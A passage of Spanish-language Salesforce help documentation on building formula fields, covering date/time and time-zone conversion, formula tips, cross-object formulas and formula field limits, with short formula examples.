En esta fórmula, `NOW()` está compensado con GMT. Normalmente, `NOW()` se convertiría a la zona horaria del usuario al visualizarlo, pero como se ha convertido a texto, la conversión no tendrá lugar. Así que si ejecuta esta fórmula el 1 de agosto a las 5:00 PM a la hora de San Francisco (GMT-7), el resultado será "La fecha y hora actuales son 2013–08–02 00:00:00Z".

Cuando convierte una fecha/hora en texto, se incluye una "Z" al final para indicar GMT. `TEXT( date/time )` devuelve "Z" si el campo está en blanco. Así que, compruebe si el valor de fecha/hora con el que está trabajando está en blanco antes de convertirlo en texto:

```
IF(
 ISBLANK( date/time ),
 "",
 TEXT( date/time )
)
```

Para convertir una cadena en un valor de fecha/hora, utilice `DATETIMEVALUE()` introduciendo una cadena con el formato "AAAA-MM-DD HH:MM:SS". Este método devolverá el valor de fecha/hora en GMT.

## Nota sobre la fecha/hora y las zonas horarias

Los valores de fecha y fecha/hora se almacenan en GMT. Cuando se guarda un registro, los valores de campo se ajustan de la zona horaria del usuario a GMT y, a continuación, se vuelven a ajustar a la zona horaria del usuario cuando se muestran en páginas de detalles de registro e informes. Con las conversiones de fecha, esto no supone ningún problema, ya que convertir una fecha/hora en una fecha da como resultado el mismo valor de fecha.

Sin embargo, al trabajar con valores y campos de fecha/hora, la conversión siempre se realiza en GMT, no la zona horaria del usuario. Restar un campo de fecha/hora estándar a otro no es un problema porque ambos campos están en la misma zona horaria. No obstante, cuando uno de los valores del cálculo es una conversión de un valor de texto o fecha a un valor de fecha/hora, los resultados son diferentes.

Supongamos que un usuario de San Francisco introduce un valor de 12:00 AM el 2 de agosto de 2013 en un campo de fecha/hora personalizado denominado `Date_Time_c`. Este valor se almacena como 2013–08–02 07:00:00Z, porque la diferencia horaria en la Hora de verano del Pacífico es GMT-7. A las 12:00 p.m. PDT el 1 de agosto, el usuario verá el registro y se ejecutará la siguiente fórmula:

```
Date_Time_c - NOW()
```

En el cálculo, `NOW()` es 2013–08–01 19:00:00Z y, a continuación, se resta a 2013–08–02 07:00:00Z, para devolver el resultado esperado de 0,5 (12 horas).

Supongamos que en lugar de NOW(), la fórmula convierte la cadena "2013–08–01 12:00:00" en un valor de fecha/hora:

```
Date_Time_c - DATETIMEVALUE( "2013-08-01 12:00:00" )
```

En este caso, `DATETIMEVALUE( "2013-08-01 12:00:00" )` es 2013–08–01 12:00:00Z y devuelve un resultado de 0,79167 (o 19 horas).

No hay ningún modo de determinar la zona horaria de un usuario en una fórmula. Si todos sus usuarios se encuentran en la misma zona horaria, puede ajustar la diferencia de la zona horaria añadiendo o restando la diferencia horaria entre la zona horaria de los usuarios y GMT a sus valores convertidos. Sin embargo, como las zonas horarias pueden verse afectadas por el cambio de horario de verano y sus fechas de inicio y finalización son diferentes cada año, es difícil gestionar en una fórmula. Recomendamos utilizar Apex para transacciones que requieran la conversión entre valores de fecha/hora y valores de texto o fecha.

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Construir un campo de fórmula

Los campos personalizados de fórmula requieren atributos especiales.

Nota: El vídeo de ayuda Información general sobre fórmulas incluye una demostración en vídeo de estos pasos.

1. Comience creando un campo de fórmula de la misma manera que crearía un campo personalizado. Consulte Crear campos personalizados en la página 4668.
2. Seleccione el tipo de datos de la fórmula. Seleccione el tipo de datos adecuado para la fórmula en función del resultado del cálculo. Consulte Tipos de datos de fórmula en la página 4781.
3. Seleccione el número de cifras decimales en el caso de tipos de datos de divisa, número o porcentaje. Este valor se ignora en los campos de divisa de organizaciones multidivisa. En su lugar, se aplica la opción `Número de decimales` para la divisa.

   Nota: Salesforce utiliza la regla de redondeo para los números en campos de fórmula. Por ejemplo, 12,345 pasa a ser 12,35 y –12,345 pasa a ser –12,34.
4. Haga clic en **Siguiente**.
5. Genere la fórmula:
   a. Si está generando una fórmula en la ficha **Fórmula avanzada** o para aprobaciones o reglas, como flujo de trabajo, validación, asignación, respuesta automática o distribución, haga clic en **Insertar campo**, seleccione un campo y haga clic en **Insertar**.

      Para crear una fórmula básica que pase datos específicos de Salesforce, seleccione la ficha **Fórmula simple**, elija el tipo de campo en la lista desplegable `Seleccionar tipo de campo` y seleccione uno de los campos enumerados en la lista desplegable `Insertar campo`.

      Consejo: Cree fórmulas de objeto cruzado que abarcan hasta objetos relacionados y hacen referencia a campos de combinación en dichos objetos.

   b. Para insertar un operador, seleccione el icono del operador adecuado de la lista desplegable `Insertar Operador`.
   c. Si lo desea, haga clic en la ficha **Fórmula avanzada** para utilizar funciones y ver otros operadores y campos de combinación. Las funciones son fórmulas predefinidas que puede personalizar utilizando los parámetros de entrada.
   d. Para insertar una función, haga doble clic sobre su nombre en la lista o selecciónela y haga clic en **Insertar función seleccionada**. Para filtrar la lista de funciones, seleccione una categoría de la lista desplegable `Funciones`. Seleccione una función y haga clic en **Ayuda sobre esta función** para visualizar una descripción y ejemplos de fórmulas que utilicen esa función.
   e. Considere agregar comentarios a su fórmula, especialmente si es complicada. Los comentarios deben comenzar con una barra seguida de un asterisco (`/*`) y terminar con un asterisco seguido de una barra (`*/`).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver los detalles del campo de fórmula:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar campos de fórmula:
- "Personalizar aplicación"

Los comentarios son muy útiles para explicar partes concretas de una fórmula para cualquier persona que visualiza la definición de la fórmula. Por ejemplo:

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

También puede utilizar comentarios para *comentar* secciones de su fórmula cuando depure y compruebe la sintaxis para encontrar errores en la fórmula.

Nota:

- Los comentarios anidados causan un error de sintaxis. Por ejemplo, no puede guardar una fórmula que contenga:

  ```
  /* /* comment */ */
  ```

- Comentar una fórmula completa causa un error de sintaxis.
- Los comentarios afectan a los límites de caracteres y bytes en las fórmulas.

Nota: Los campos de fórmula pueden contener hasta 3.900 caracteres, incluyendo espacios, caracteres de retorno y comentarios. Si su fórmula requiere más caracteres, cree campos de fórmula diferentes y haga referencia a dichos caracteres en otro campo de fórmula. El número máximo de caracteres que se muestra después de una evaluación de expresión de una fórmula es 1.300.

6. Haga clic en **Comprobar sintaxis** para comprobar si la fórmula tiene errores.
7. Si se desea, se puede incluir una descripción de la fórmula en el cuadro `Descripción`.
8. Si la fórmula hace referencia a campos de número, divisa o porcentaje, seleccione cómo se tratarán los campos en blanco. Para que los campos en blanco tengan el valor cero, seleccione `Tratar campos en blanco como ceros`. Para dejar estos campos en blanco, elija `Tratar campos en blanco como en blanco`.
9. Haga clic en **Siguiente**.
10. Defina la seguridad a nivel de campo para determinar si el campo debe ser visible para perfiles específicos y haga clic en **Siguiente**.
11. Elija los formatos de página que deben mostrar el campo. El campo se agrega como el último campo en la primera sección de dos columnas del formato de página. En el caso de campos personalizados del usuario, el campo se agrega automáticamente en la parte inferior de la página de detalles del usuario.
12. Haga clic en **Guardar** para terminar o haga clic en **Guardar y nuevo** para crear más campos personalizados.

Nota: Al calcularse automáticamente los campos de fórmula, son de sólo lectura en las páginas de detalle de registros y no actualizan los campos de fecha de última modificación. Los campos de fórmula no aparecen en las páginas de modificación.

En fórmulas de cuentas todos los campos de cuenta empresarial están disponibles como campos de combinación. Sin embargo, no están disponibles los campos de cuentas exclusivos de cuentas personales como `Fecha de nacimiento` y `Correo electrónico`.

Sugerencias para la creación de fórmulas

¿Qué son las fórmulas de objeto cruzado?

CONSULTE TAMBIÉN

Elementos de una fórmula
Campos de combinación para fórmulas
Sugerencias para la creación de fórmulas
Operadores y funciones de fórmula

## Sugerencias para la creación de fórmulas

Vea una demostración: Fórmulas: Sugerencias y limitaciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Los campos de fórmula que puede ver un usuario pueden hacer referencia a campos que están ocultos o son de solo lectura mediante la seguridad a nivel de campo. Si el campo de fórmula contiene información confidencial, use la seguridad a nivel de campo para ocultarlo.
- Puede agregar campos de fórmula de actividad a formatos de página de eventos y tareas. Tenga en cuenta que un campo de fórmula relacionado con tareas puede no resultar útil en un formato de página de evento. De la misma forma, los campos de fórmula relacionados con eventos pueden no resultar útiles en formatos de página de tareas.
- Para determinar si un registro es una tarea o un evento, utilice el campo de combinación `IsTask`. Por ejemplo:

```
IF(IsTask, "This is a task", "This is an event")
```

Sugerencias sobre Trabajo con campos de fórmula de fecha y fecha/hora
Sugerencias sobre Uso de campos de combinación en fórmulas
Sugerencias sobre Trabajo con campos de fórmulas numéricas
Sugerencias sobre Trabajo con campos de fórmula de lista de selección y selección múltiple
Sugerencias para hacer referencia a tipos de registros en fórmulas
Sugerencias sobre Trabajo con campos de fórmulas de texto

CONSULTE TAMBIÉN

Construir un campo de fórmula
Errores comunes de fórmula

## Sugerencias sobre Trabajo con campos de fórmula de fecha y fecha/hora

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Las fechas y horas se calculan siempre utilizando la zona horaria del usuario.
- Los campos de fecha y fecha/hora no pueden usarse indistintamente. El nombre por sí mismo puede no indicar si un campo es de fecha o de fecha/hora. Por ejemplo, los campos `Fecha de creación` y `Fecha de última modificación` son campos de fecha/hora, mientras que `Fecha de última actividad` es un campo de fecha únicamente. Use la función DATEVALUE para convertir un campo de fecha/hora en un campo de fecha.

Nota: Los campos `Fecha de creación` y `Fecha de última modificación` solo muestran la fecha, no la fecha y la hora.

- Use los operadores de suma y resta con los campos de fecha o fecha/hora para calcular la duración. Por ejemplo, reste una fecha a otra para calcular el número de días entre ambas. Del mismo modo, puede restar una fecha/hora a otra para conocer el número de días entre ambas en forma de número. Consulte NOW o TODAY para saber un uso sugerido.
- Use los operadores de suma y resta con números para devolver otra fecha o fecha/hora. Por ejemplo, `{!CreatedDate} + 5` calcula la fecha y la hora cinco días después de la fecha de creación de un registro. Tenga en cuenta que esa expresión devuelve el mismo tipo de datos que se introduce; un campo de fecha al que se suma o resta un número devuelve una fecha, y un campo de fecha/hora al que se suma o resta un número devuelve una fecha/hora.
- Cuando calcule fechas con fracciones, Salesforce ignorará cualquier número tras el decimal. Por ejemplo:

  `TODAY() + 0.7` es lo mismo que `TODAY() + 0`, que es la fecha de hoy.

  `TODAY() + 1.7` es lo mismo que `TODAY() + 1`, que es la fecha de mañana.

  `TODAY() + (-1.8)` es lo mismo que `TODAY() + (-1)`, que es la fecha de ayer.
- Para calcular el valor de dos fracciones en primer lugar, agrúpelas con paréntesis. Por ejemplo:

  `TODAY() + 0.5 + 0.5` es lo mismo que `TODAY() + 0 + 0`, que es la fecha de hoy.

  `TODAY() + (0.5+0.5)` es lo mismo que `TODAY() + 1`, que es la fecha de mañana.
- Los años no pueden ser cero, y deben estar entre -4713 y 9999.

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Sugerencias sobre Uso de campos de combinación en fórmulas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Los administradores delegados necesitan tener acceso a los objetos personalizados para acceder a los campos de combinación de los objetos desde fórmulas.
- En fórmulas de cuentas todos los campos de cuenta empresarial están disponibles como campos de combinación. Sin embargo, no están disponibles los campos de cuentas exclusivos de cuentas personales como `Fecha de nacimiento` y `Correo electrónico`.
- No puede usar campos de fórmula que incluyan campos de combinación de objetos relacionados en los campos de resumen.
- Las fórmulas y los campos de resumen no pueden hacer referencia a campos de objetos externos.
- El uso de `RecordType.Id` puede hacer que su fórmula sea menos legible; cuando la utilice, escriba comentarios en línea en la fórmula para clarificar.
- Para determinar si un registro es una tarea o un evento, utilice el campo de combinación `IsTask`. Por ejemplo:

```
IF(IsTask, "This is a task", "This is an event")
```

- Para hacer referencia al identificador único de su organización de Salesforce en una fórmula, inserte el campo de combinación `$Organization.Id` . Este campo de combinación puede aparecer en cualquier lugar de los campos de fórmula excepto en informes.
- Algunos campos de combinación aparecen como botones de radio pero funcionan como campos de lista de selección cuando se les hace referencia en una fórmula.

  Utilice los valores “Lectura”, “Modificar” y “Ninguno” en una fórmula cuando haga referencia a:

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (en Territorio)
  - OpportunityAccessLevel (en Territorio)

  Utilice los valores “Lectura”, “Modificar” y “Todos” en una fórmula cuando haga referencia a:

  - AccountAccessLevel (en Territorio)

- Si crea un campo de fórmula de contacto que hace referencia a campos de combinación de cuenta, ese campo se puede incluir en los formatos de la página de contacto pero no se debe incluir en los formatos de página de cuentas personales. El campo de fórmula mostrará un valor de `#Error` en la página cuentas personales.

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Sugerencias sobre Trabajo con campos de fórmulas numéricas

- Use la versión decimal de un porcentaje cuando trabaje con campos porcentuales en fórmulas. Por ejemplo, `IF(Probabilidad =1...)` para una probabilidad del 100% o `IF(Probabilidad =0.9...)` para una probabilidad del 90%.
- Haga referencia a los campos de numeración automática, como campos de texto en fórmulas.
- Los resultados de su fórmula deben tener menos de 19 dígitos.
- Las fórmulas pueden contener una mezcla de números, porcentajes y divisas como en este ejemplo: `IngresoAnual / NúmeroDeEmpleados`.
- Salesforce utiliza la regla de redondeo para los números en campos de fórmula. Por ejemplo, 12,345 pasa a ser 12,35 y –12,345 pasa a ser –12,34.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Sugerencias sobre Trabajo con campos de fórmula de lista de selección y selección múltiple

- Los campos de lista de selección solo pueden usarse con estas funciones:
  - ISPICKVAL: compara el valor de una lista de selección con un único valor.
  - CASE: compara el valor de una lista de selección con múltiples valores.
  - TEXT: convierte un valor de lista de selección en un valor de texto para que pueda trabajar con el valor en funciones que admiten un valor de texto, como CONTAINS. (Solo disponible en recursos de fórmulas de flujo, campos de fórmula, reglas de validación y actualizaciones de campo de flujo de trabajo.)
- La función TEXT siempre devuelve valores de lista de selección en el idioma principal de la organización, no en el del usuario actual.
- Los campos de lista de selección múltiple solo pueden usarse con estas funciones:
  - INCLUDES
  - ISBLANK
  - ISNULL

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- ISCHANGED (solo en reglas de asignación, reglas de validación, actualizaciones de campo de flujo de trabajo y reglas de flujo de trabajo en las que los criterios de evaluación se definen como **Evaluar la regla cuando un registro es: creado y cada vez que es modificado**).
- PRIORVALUE (solo en reglas de asignación, reglas de validación, actualizaciones de campo de flujo de trabajo y reglas de flujo de trabajo en las que los criterios de evaluación se definen como **Evaluar la regla cuando un registro es: creado y cada vez que es modificado**).

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Sugerencias para hacer referencia a tipos de registros en fórmulas

Haga referencia a tipos de registros en fórmulas si desea aplicar reglas de flujo de trabajo, reglas de validación y filtros de búsqueda diferentes a distintos tipos de registro. Por ejemplo, puede:

- Crear una regla de flujo de trabajo para cuentas que envíe correos a distintos equipos en función del tipo de registro de cuenta que seleccione el usuario al crear la cuenta.
- Crear una regla de validación de oportunidades que solo permita a los miembros del equipo de ventas de Norteamérica guardar oportunidades con el tipo de registro Nacional.

Cuando sea posible, utilice `RecordTypeId` en lugar de `$RecordType.Name` para hacer referencia a un tipo de registro específico. Aunque `RecordType.Name` hace que una fórmula sea más legible, debe actualizar la fórmula si cambia el nombre del tipo de registro, mientas que la Id. de un tipo de registro nunca cambia. Además, `RecordType.Name` requiere una referencia de objetos cruzados al tipo de registro, mientras que `RecordTypeId`, no. Sin embargo, si está implementando fórmulas en organizaciones (por ejemplo, entre Sandbox y producción), utilice `RecordType.Name` porque los Id. no son iguales en las distintas organizaciones.

Evite utilizar `$RecordType` en fórmulas, excepto en fórmulas de valor predeterminado. En su lugar, utilice el campo de combinación `RecordType` (por ejemplo, `Account.RecordType.Name`) o el campo `RecordTypeId` en el objeto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## Sugerencias sobre Trabajo con campos de fórmulas de texto

- Antes de usar la función HYPERLINK, considere las diferencias entre hipervínculos y vínculos personalizados.
  - Los campos de fórmula de hipervínculos son como los demás campos personalizados que puede visualizar en informes y vistas de lista.
  - Los vínculos personalizados aparecen en páginas de detalles de una sección predefinida, mientras que los campos de fórmula de hipervínculo pueden aparecer en una página de detalles donde especifique.
  - Puede usar vínculos personalizados para especificar propiedades de visualización como la posición de la ventana y la apertura en una posición emergente distinta, que los campos de fórmula de hipervínculos se abran en una nueva ventana de navegador de forma predeterminada o especificar una ventana o marco de destino diferente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

  - Sus fórmulas pueden hacer referencia a vínculos personalizados. Antes de eliminar un vínculo personalizado asegúrese de que ningún campo de fórmula hace referencia a él.
  - Es posible añadir campos de fórmula de hipervínculo que contengan URL relativas a páginas de Salesforce, como `/rpt/reportwizard.jsp`, para enumerar vistas de lista, informes y listas relacionadas. Sin embargo, puede usar una URL completa, incluido el nombre del servidor y `https://`, en una fórmula de hipervínculo para agregarla a un formato de búsqueda. Los campos de fórmula no se encuentran disponibles en los formatos de resultados de búsqueda.

- Para insertar texto en su campo de fórmula, incluya el texto entre comillas. Por ejemplo, para mostrar "CASO: 123", use esta fórmula `"CASO: "& CaseNumber__c`.
- Use el carácter de barra diagonal invertida (\) delante de una comilla o barra diagonal invertida para insertarla como valor literal del resultado. Por ejemplo, `"Problema\\Caso \"Ticket\": "` en la fórmula mostrará Problema\Caso "Ticket": en las páginas de detalles.

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

## ¿Qué son las fórmulas de objeto cruzado?

Las *fórmulas de objeto cruzado* son fórmulas que abarcan dos objetos relacionados y hacen referencia a campos de combinación en dichos objetos. Las fórmulas de objeto cruzado pueden hacer referencia a campos de combinación desde un objeto maestro ("principal") si un objeto se encuentra en el lado de detalle de una relación principal-detalle. Las fórmulas de objeto cruzado también funcionan con relaciones de búsqueda.

Puede hacer referencia a campos desde objetos que se encuentran a 10 relaciones de distancia. Las fórmulas de objeto cruzado están disponibles allí donde se utilizan fórmulas excepto en la creación de valores predeterminados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Nota: Si crea una fórmula que hace referencia a un campo en otro objeto y muestra esa fórmula en su página de formato, los usuarios pueden ver el campo en el objeto incluso si no tienen acceso a ese registro de objeto. Por ejemplo, si crea un campo de fórmula en el objeto Caso que hace referencia a un campo de cuenta y muestra ese campo de fórmula en el formato de página de caso, los usuarios pueden ver ese campo incluso si no tienen acceso al registro de cuenta.

Creación de fórmulas de objeto cruzado en la ficha Fórmula simple

Crear fórmulas de objeto cruzado en la ficha Fórmula avanzada

Sugerencias para crear fórmulas de objeto cruzado

CONSULTE TAMBIÉN

Construir un campo de fórmula

## Creación de fórmulas de objeto cruzado en la ficha Fórmula simple

Para crear una fórmula de objeto cruzado cuando se crean fórmulas en la ficha Fórmula simple, escriba los nombres de relación de los objetos hasta los que va a abarcar seguidos del campos al que va a hacer referencia. Separe con puntos los nombres de relación de cada objeto y el campo.

Ejemplo: Por ejemplo, escriba `Contact.Account.Name` para hacer referencia a `Nombre de la cuenta` para un contacto asociado a un caso en un campo de fórmula en el objeto de caso. Asegúrese de que utiliza los nombres de relación de los objetos, y no las etiquetas. Aunque el nombre de relación suele ser igual que el nombre de objeto, en términos técnicos se trata del nombre del campo de relación.

Por ejemplo, para hacer referencia al nombre de la cuenta principal desde el objeto de cuenta, la sintaxis es `Parent.Name`, y no `Account.Name`. Cuando se hace referencia a un objeto personalizado, añada al nombre dos guiones bajos y la letra *r*. Por ejemplo, `Position__r.title__c` hace referencia al campo `Cargo (title__c)` en un objeto personalizado de puesto.

Nota: Si crea una fórmula que hace referencia a un campo en otro objeto y muestra esa fórmula en su página de formato, los usuarios pueden ver el campo en el objeto incluso si no tienen acceso a ese registro de objeto. Por ejemplo, si crea un campo de fórmula en el objeto Caso que hace referencia a un campo de cuenta y muestra ese campo de fórmula en el formato de página de caso, los usuarios pueden ver ese campo incluso si no tienen acceso al registro de cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear o cambiar fórmulas de objeto cruzado:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear fórmulas de objeto cruzado en la ficha Fórmula avanzada

¿Qué son las fórmulas de objeto cruzado?

## Crear fórmulas de objeto cruzado en la ficha Fórmula avanzada

Para crear una fórmula de objeto cruzado al crear fórmulas en la ficha Fórmula avanzada o para procesos de aprobación o reglas, por ejemplo reglas de flujo de trabajo, validación, asignación, respuesta automática o distribución, haga clic en **Insertar campo** y, a continuación, en el objeto relación para enumerar sus campos. Los objetos relacionados se indican con un signo ">".

Nota: Si crea una fórmula que hace referencia a un campo en otro objeto y muestra esa fórmula en su página de formato, los usuarios pueden ver el campo en el objeto incluso si no tienen acceso a ese registro de objeto. Por ejemplo, si crea un campo de fórmula en el objeto Caso que hace referencia a un campo de cuenta y muestra ese campo de fórmula en el formato de página de caso, los usuarios pueden ver ese campo incluso si no tienen acceso al registro de cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear o cambiar fórmulas de objeto cruzado:
- "Personalizar aplicación"

Ejemplo: El valor del campo de combinación `Profile.Name` es diferente en función del contexto de la fórmula de objeto cruzado que hace referencia a él. En las páginas de detalles, el valor es el nombre del perfil, tal y como se espera; no obstante, en las vistas de lista y en los informes, el valor es el valor interno del perfil asociado. Si utiliza `Profile.Name` en una fórmula, utilícelo dentro de una función `OR` para asegurarse de que la fórmula siempre devuelve el resultado esperado. Por ejemplo:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name
 = "PT2"),
     "Standard", "Not Standard")
```

Ninguno de los anteriores se aplica a los nombres de perfil a los que hace referencia la variable global `$Profile`.

CONSULTE TAMBIÉN

Creación de fórmulas de objeto cruzado en la ficha Fórmula simple

¿Qué son las fórmulas de objeto cruzado?

## Sugerencias para crear fórmulas de objeto cruzado

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Las fórmulas de objeto cruzado que hacen referencia a los campos de divisa convierten el valor en la divisa del registro que contiene la fórmula. Si el campo de divisa al que se hace referencia es desde una configuración personalizada, el valor del campo no se convierte a la divisa del registro.
- Salesforce admite un máximo de 10 relaciones únicas por objeto en fórmulas de objeto cruzado. El límite es acumulativo en los campos, reglas y filtros de búsqueda de todas las fórmulas. Por ejemplo, si dos fórmulas diferentes de oportunidades hacen referencia a dos campos distintos de una cuenta asociada, solo existirá una relación única (de oportunidades a cuentas).
- No puede hacer referencia a fórmulas de objeto cruzado en campos de resumen.
- En las fórmulas de objeto cruzado, no puede hacer referencia a campos de combinación de objetos relacionados con actividades. Por ejemplo, campos de combinación para contactos y cuentas que no están disponibles en fórmulas de tareas y eventos.


### Uso del campo de propietario

Algunos objetos admiten diferentes tipos de objeto para el campo Propietario, como un usuarios, una cola o un calendario. En objetos que admiten este comportamiento, al crear una fórmula de objeto cruzado utilizando Propietario, debe ser explícito acerca del tipo de propietario al que hace referencia.

Por ejemplo, si necesita enviar un correo electrónico al propietario y no utiliza colas, su fórmula debe ser `Propietario: Correo electrónico del usuario`. Si utiliza colas, su fórmula debe ser

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

A continuación le indicamos cómo debe seleccionar campos de objeto Propietario en un candidato en la ficha de fórmula avanzada:




## Nota:

- No se admiten las referencias de propietario en páginas de Visualforce. Por ejemplo, en una página con Caso como un controlador, no puede incluir `{!Case.Owner:User.FirstName}`. Sin embargo, puede incluir una fórmula expansiva existente en una página de Visualforce. Por ejemplo, si tiene una fórmula de texto personalizado `MyFormula__c` en un caso con valor `Owner:User.FirstName`, puede incluir `{!Case.MyFormula__c}` en su página de Visualforce.
- No se admiten referencias de propietario en el objeto Cola. Por ejemplo, no puede hacer referencia a `Owner:Queue.Owner.Email`.
- Si su fórmula tiene `Owner:User.`***`fieldname`*** y `Owner:Queue.`***`fieldname`***, ambos cuentan en el límite de 10 relaciones únicas por objeto en formulas de objeto cruzado.
- En objetos que no admiten Colas, el usuario es implícito al hacer referencia al propietario. Su fórmula debe ser `Owner.`***`fieldname`***, no `Owner:User.`***`fieldname`***.

### Uso de `Profile.Name`

El valor del campo de combinación `Profile.Name` es diferente en función del contexto de la fórmula de objeto cruzado que hace referencia a él. En las páginas de detalles, el valor es el nombre del perfil, tal y como se espera; no obstante, en las vistas de lista y en los informes, el valor es el valor interno del perfil asociado. Si utiliza `Profile.Name` en una fórmula, utilícelo dentro de una función `OR` para asegurarse de que la fórmula siempre devuelve el resultado esperado. Por ejemplo:

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Ninguno de los anteriores se aplica a los nombres de perfil a los que hace referencia la variable global `$Profile`.

### CONSULTE TAMBIÉN

Crear fórmulas de objeto cruzado en la ficha Fórmula avanzada

¿Qué son las fórmulas de objeto cruzado?

# Límites y restricciones de campos de fórmula

Antes de crear campos de fórmula, tenga en cuenta estos límites y limitaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Los campos de fórmula tienen estos límites.
  - Límite de caracteres: los campos de fórmula pueden contener hasta 3.900 caracteres, incluyendo espacios, caracteres de retorno y comentarios. Si su fórmula requiere más caracteres, cree campos de fórmula diferentes y haga referencia a dichos caracteres en otro campo de fórmula.

    Nota: El número máximo de caracteres que se muestra después de una evaluación de expresión de una fórmula es 1.300.
  - Límite de tamaño de guardado: los campos de fórmula no pueden superar los 4.000 bytes cuando se guardan. El tamaño de guardado varía del número de caracteres si utiliza caracteres de múltiples bytes en su fórmula.
  - Límite de tamaño de compilación: los campos de fórmula no pueden superar los 5.000 bytes cuando se compilan. El tamaño de compilación es el tamaño de la fórmula (en bytes) incluyendo todos los campos, valores y fórmulas a los que hace referencia. No hay relación directa entre el tamaño de compilación y el límite de caracteres. Algunas funciones como TEXT, DATEVALUE, DATETIMEVALUE y DATE aumentan considerablemente el tamaño de compilación.

  Consejo: Para obtener sugerencias sobre cómo modificar sus fórmulas para evitar estos límites, consulte *Sugerencias para reducir el tamaño de fórmula*.
- Las fórmulas de valores predeterminados de un tipo de registro solo pueden hacer referencia a campos de ese tipo de registro. Sin embargo, los campos de fórmula y las fórmulas para aprobaciones o reglas de un tipo de registro pueden hacer referencia a campos de ese tipo de registro, así como cualquier registro relacionado a través de una relación principal-detalle o de búsqueda. Por ejemplo, una fórmula de una regla de validación de oportunidades puede hacer referencia a campos de combinación de cuentas y campañas así como a oportunidades, y un campo de fórmula de cuentas puede hacer referencia a campos de casos.
- No puede utilizar campos con un área de texto larga, cifrados o `Descripción` en fórmulas.
- El valor de un campo no puede depender de otra fórmula que le haga referencia.
- No puede eliminar campos a los que se haga referencia en fórmulas. Quite el campo de la fórmula antes de eliminarlo.
- No es posible hacer referencia a campos de estadísticas de campaña en fórmulas de actualizaciones de campo, procesos de aprobación, reglas de flujo de trabajo o reglas de validación, pero sí en los campos de fórmula personalizados.

CONSULTE TAMBIÉN

Sugerencias para la creación de fórmulas

Construir un campo de fórmula

# Ejemplos de campos de fórmulas avanzadas

Revise ejemplos de campos de fórmula para varios tipos de aplicaciones que puede utilizar y modificar para fines propios.

Este documento contiene muestras de fórmulas personalizadas para los siguientes temas. Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

- Fórmulas de gestión de cuentas de muestra
- Fórmulas de servicio multimedia de cuenta de muestra
- Fórmulas de gestión de casos de muestra
- Fórmulas de cálculos de comisiones de muestra
- Fórmulas de gestión de contactos de muestra
- Fórmulas de categorización de datos de muestra
- Fórmulas de datos de muestra
- Fórmulas de descuentos de muestra
- Fórmulas de servicios de los empleados de muestra
- Fórmulas de supervisión de gastos de muestra
- Fórmulas de cálculos financieros de muestra
- Fórmulas de vínculos de imágenes de muestra
- Fórmulas de vínculos de integración de muestra
- Fórmulas de gestión de candidatos de muestra
- Fórmulas de parámetros de muestra
- Fórmulas de gestión de oportunidades de muestra
- Fórmulas de precios de muestra
- Fórmulas de cálculos de puntuación de muestra

CONSULTE TAMBIÉN

- Fórmulas: procedimientos... ?
- Sugerencias para la creación de fórmulas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

